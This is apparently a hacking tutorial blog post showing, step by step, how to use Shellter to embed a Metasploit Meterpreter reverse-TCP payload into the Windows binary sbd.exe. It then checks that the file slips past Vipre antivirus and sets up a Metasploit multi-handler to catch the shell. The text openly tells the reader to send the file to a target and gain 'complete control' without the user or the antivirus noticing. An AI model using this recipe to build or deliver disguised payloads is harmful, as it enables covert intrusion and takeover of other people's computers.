How to Evade AV Software with Shellter

One key area on the minds of all hackers is how to evade security devices such as an intrusion detection system (IDS) or antivirus (AV) software. This is not an issue if you create your own zero-day exploit, or capture someone else's zero-day. However, if you are using someone else's exploit or payload, such as one from Metasploit or Exploit-DB, the security devices are likely to detect it and spoil all your fun.

Security software largely works by recognizing a signature of malicious software. If you can change the signature of your malware, payload, or shellcode, it will likely get past the AV software and other security devices.

I have written tutorials on using Veil-Evasion and Metasploit's msfvenom to re-encode payloads to get past these devices, but no method is foolproof. The more options you have to re-encode your malware, the better chance you have of re-encoding malware to get past these devices.

In this tutorial, we will be using Shellter. From my experience, it has proven more effective in re-encoding payloads to get past AV software than the other options.


How Shellter Works

Shellter is capable of re-encoding any native 32-bit standalone Windows application. Since we are trying to avoid AV detection, we need avoid anything that might look suspicious to AV software such as packed applications or applications that have more than one section containing executable code.

Shellter is capable of taking any of these 32-bit Windows applications and embedding shellcode, either your custom payload or one available from such applications as Metasploit, in a way that is very often undetectable by AV software. Since you can use any 32-bit application, you can create almost an infinite number of signatures making it nearly impossible for AV software to detect.


Step 1 Download & Install Shellter

The first step, of course, is to download and install Shellter. I will be running it on a Windows system, but Shellter can be run on Kali using Wine. I find that it is faster and easier to run Shellter in its native Windows environment. You can download Shellter here.



Step 2 Start Shellter

Now that you have downloaded and installed Shellter, click on the executable in the Shellter directory. This should start the Shellter application like below.



Step 3 Move a Windows Binary to the Shellter Directory

To test the effectiveness of Shellter at obfuscating the nature of a file, we will be using a well-known malicious file to AV software. And that would be *sbd.exe*, a Netcat clone that has all the capabilities of Netcat, but also has the ability to encrypt the connection with AES.

We will be embedding it with a Meterpreter payload from Metasploit. In essence, we will be taking a known 32-bit .exe file, embedding it with a known Meterpreter payload, and seeing whether AV software will detect either. I think that this is an excellent test of Shellter's capabilities as detection of either will trigger the AV software. Both will need to be obfuscated to bypass the AV scan.

You can get *sbd.exe* in the Windows binaries directory in Kali at:

kali > cd /usr/share/windows-binaries


kali > ls -l

```
root@kali:~# cd /usr/share/windows-binaries
root@kali:/usr/share/windows-binaries# ls -l
total 2384
drwxr-xr-x 2 root root    4096 Sep 23 17:54 backdoors
drwxr-xr-x 2 root root    4096 Sep 23 17:54 enumplus
-rwxr-xr-x 1 root root   53248 Feb 11  2013 exe2bat.exe
drwxr-xr-x 2 root root    4096 Sep 23 17:54 fgdump
drwxr-xr-x 2 root root    4096 Sep 23 17:54 fport
-rw-r--r-- 1 root root  260048 Oct  8  2012 Hyperion-1.0.zip
-rwxr-xr-x 1 root root   23552 Feb 11  2013 klogger.exe
drwxr-xr-x 2 root root    4096 Sep 23 17:54 mbenum
drwxr-xr-x 4 root root    4096 Sep 23 17:54 nbtenum
-rwxr-xr-x 1 root root   59392 Feb 11  2013 nc.exe
-rw-r--r-- 1 root root  197376 Feb 11  2013 nc.txt
-rwxr-xr-x 1 root root  311296 Aug  6  2013 plink.exe
-rwxr-xr-x 1 root root  704512 Feb 11  2013 radmin.exe
-rwxr-xr-x 1 root root   50176 Feb 11  2013 sbd.exe
-rwxr-xr-x 1 root root  364544 Feb 11  2013 vncviewer.exe
-rwxr-xr-x 1 root root  308736 Feb 11  2013 wget.exe
-rwxr-xr-x 1 root root   66560 Feb 11  2013 whoami.exe
root@kali:/usr/share/windows-binaries#
```

Copy *sdb.exe* to the same directory as Shellter on the Windows system for simplicity.

Step 4 Run Shellter


Now let's go back to our Shellter application. Enter **A** (Auto) for the operation mode and **N** (no) for a version update. Since we just downloaded the current version, we don't need to update Shellter.



Shellter will prompt you to enter the file that it is to re-encode. In our case, it is *sbd.exe*. Remember, it only accepts 32-bit standalone applications.

PE Target: sbd.exe

If your PE (portable executable) file is some place other than the Shellter directory, you will need to provide the absolute path here. Then just hit enter and Shellter begins its work.




It eventually stops and, once again, prompts you for the type of payload you want to embed in the file. Choose **L** for "listed". Then, select **1** for the "meterpreter_reverse_tcp" payload.

You will next be prompted for the LHOST (local) IP and the LPORT. Enter the IP of the local machine and any port you want. Then hit enter.

Step 5 Embedding & Re-Encoding

After a few minutes, Shellter completes the PE checksum and verification.



When the verification is complete, your file is ready!

```
**********************
* Verification Stage *
**********************

Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

 Warning!
 If the PE target spawns a child process of itself before
 reaching the injection point, then the injected code will
 be executed in that process. In that case Shellter won't
 have any control over it during this test.
 You know what you are doing, right? ;o)

Injection: Verified!

Press [Enter] to continue...
```

Step 6 Test for Detection

Now that we have created the obfuscated shellcode, this is the moment of truth. We need to test to see whether AV software can detect it.

On this system, I am using [the Vipre AV software](). I placed the re-encoded .exe file in a folder named "Exe folder" on my desktop, so let's scan just that folder with Vipre and see how well Shellter hid the malicious intent of that file.

This scan only took a few seconds and Vipre does not detect any malicious files in the folder with *sbd.exe*. Success! Our malicious software is undetected by THIS AV software!

This, of course, does not mean that all AV software will be unable to detect the malicious nature of our file. AV software from different publishers use different signatures and methods for detection. Some may be be able to detect the true nature of this file, but the key is to find an obfuscation technique that gets past the AV on the system you are targeting. This might require multiple attempts with different files, different encoding, and different payloads. Eventually, you are likely to find at least one combination that works.

True hackers are nothing if not persistent.


Step 7 Create Listener on Kali

Now that we know the malicious shellcode is undetectable by at least Vipre, we can send the file to the target system. Before it is executed, we need to open a listener on our Kali system to connect.

We can use Metasploit's multi-handler for this purpose. Start by opening the msfconsole by typing:

kali > msfconsole

Then, use the multi-handler exploit and set the payload (windows/meterpreter/reverse_tcp), then set the local host (LHOST) and local port (LPORT) to the same as that embedded in your application above.



Finally, type **exploit** and the multi-handler will "catch" the connection from the payload when it is executed on the target, opening a Meterpreter shell unbeknownst to the AV software and the targeted user!

Now with a Meterpreter prompt on the target system, we can use any of the Meterpreter commands or scripts on that system to gain complete control.

Shellter is just one more tool to evade AV software, but it may be the best. No one method works against all intrusion detection systems and antivirus software, but this one should be in your toolbox. We will continue to explore the capabilities of Shellter and other AV evasion software, so keep coming back, my tenderfoot hackers!